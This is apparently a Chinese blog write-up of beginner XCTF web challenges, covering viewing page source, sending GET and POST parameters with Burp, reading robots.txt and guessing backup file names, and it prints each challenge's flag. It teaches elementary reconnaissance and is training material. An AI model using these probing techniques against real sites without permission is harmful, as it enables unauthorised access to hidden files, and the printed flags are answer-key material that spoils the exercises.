XCTF 攻防世界 web 新手练习


原创

XQin9T1an 于 2019-07-24 17:06:29 发布 6868 收藏 5

XCTFweb新手练习题目链接：https://adworld.xctf.org.cn/task/task_list?type=web&number=3&grade=0


0x01 view_source

题目链接：http://111.198.29.45:51846/
题目描述：X老师让小宁同学查看一个网页的源代码，但小宁同学发现鼠标右键好像不管用了。
根据题目提示和标题，我们可以知道flag在网页源代码中，然而网页中我们无法使用鼠标右键点击查看源码，我们有以下两种方法
方法一
按F12，在设置中禁用JavaScript，就可以右键查看源码了



方法二
在url前面加上view-source:即可查看网页源码

```
view-source:http://111.198.29.45:51846/
```



view-source:http://111.198.29.45:51846/

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>Where is the FLAG</title>
</head>
<body>
<script>
document.oncontextmenu=new Function("return false")
document.onselectstart=new Function("return false")
</script>


<h1>FLAG is not here</h1>


<!-- cyberpeace{ae515780d11a5ba6093ab97272733031} -->

</body>
</html>
```

flag:cyberpeace{ae515780d11a5ba6093ab97272733031}

0x02 get_post


题目链接：http://111.198.29.45:43568/
题目描述：X老师告诉小宁同学HTTP通常使用两种请求方法，你知道是哪两种吗？


111.198.29.45:43568

请用GET方式提交一个名为a,值为1的变量

打开网页，要求我们用GET方式提交一个值为1的变量a
我们在url后面加上?a=1

```
http://111.198.29.45:43568/?a=1
```




111.198.29.45:43568/?a=1

请用GET方式提交一个名为a,值为1的变量

请再以POST方式随便提交一个名为b,值为2的变量

让我们用POST方法提交一个值为2的变量b
用burp抓包



```
GET /?a=1 HTTP/1.1
Host: 111.198.29.45:43568
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:64.0) Gecko/20100101 Firefox/64.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;
q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.
2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: look-here=cookie.php
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

这是抓包的结果
1.我们将头中第一行改成POST 并加上url

```
POST http://111.198.29.45:43568/?a=1 HTTP/1.1
```


2.POST头部数据格式声明

```
Content-Type: application/x-www-form-urlencoded
```

3.post变量b=2

```
b=2
```

即可得到flag


Go
Cancel
Target: http://111.198.29.45:43568
Request
Raw Params Headers Hex
Response
Raw Headers Hex HTML Render

```
POST http://111.198.29.45:43568/?a=1 HTTP/1.1
Host: 111.198.29.45:43568
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:64.0) Gecko/20100101 Firefox/64.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;
q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.
2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: look-here=cookie.php
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Type: application/x-www-form-urlencoded
Content-Length: 5

b=2
```


```
Date: Wed, 24 Jul 2019 07:43:23 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.26
Vary: Accept-Encoding
Content-Length: 427
Connection: close
Content-Type: text/html

  <!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>POST&GET</title>
    <link
href="http://libs.baidu.com/bootstrap/3.0.3/css/bootstrap.
min.css" rel="stylesheet" />

</head>
<body>

<h1>请用GET方式提交一个名为a,值为1的变量</h1>

<h1>请再以POST方式随便提交一个名为b,值为2的变量</h1><h
1>cyberpeace{2ba85496b616b36d30c6ad92ff515de3}</h1>
</body>
</html>
```

flag:cyberpeace{2ba85496b616b36d30c6ad92ff515de3}

0x03 robots

题目链接：http://111.198.29.45:49016/
题目描述：X老师上课讲了Robots协议，小宁同学却上课打了瞌睡，赶紧来教教小宁Robots协议是什么吧。
Robots.txt 是存放在站点根目录下的一个纯文本文件，并且该文件是可以通过互联网进行访问的。虽然它的设置很简单，但是作用却很强大。它可以指定搜索引擎蜘蛛只抓取指定的内容，或者是禁止搜索引擎蜘蛛抓取网站的部分或全部内容。
所以我们在url后面加上robots.txt即可查看里面的内容


```
http://111.198.29.45:49016/robots.txt
```



```
User-agent: *
Disallow:
Disallow: f1ag_1s_h3re.php
```

可以看到有个f1ag_1s_h3re.php，打开即可看到flag

```
http://111.198.29.45:49016/f1ag_1s_h3re.php
```



111.198.29.45:49016/f1ag_1s_h3re.php

cyberpeace{325d76a58b7efde0ecc0976f86b30bbd}

flag:cyberpeace{325d76a58b7efde0ecc0976f86b30bbd}

0x04 backup


题目链接：http://111.198.29.45:57896/
题目描述：X老师忘记删除备份文件，他派小宁同学去把备份文件找出来,一起来帮小宁同学吧！


111.198.29.45:57896


你知道index.php的备份文件名吗?

备份文件一般是如下格式
.rar
.zip
.7z
.tar
.gz
.bak
.swp
.txt
.html
一一尝试可以知道index.php的备份文件名为index.php.bak
.bak是备份文件，为文件格式扩展名，这类文件一般在.bak前面加上应该有原来的扩展名比如windows.dll.bak，或是windows_dll.bak，有的则是由原文件的后缀名和bak混合而成

```
http://111.198.29.45:57896/index.php.bak
```


111.198.29.45:57896/index.php.bak

正在打开 index.php.bak


您选择了打开：

index.php.bak

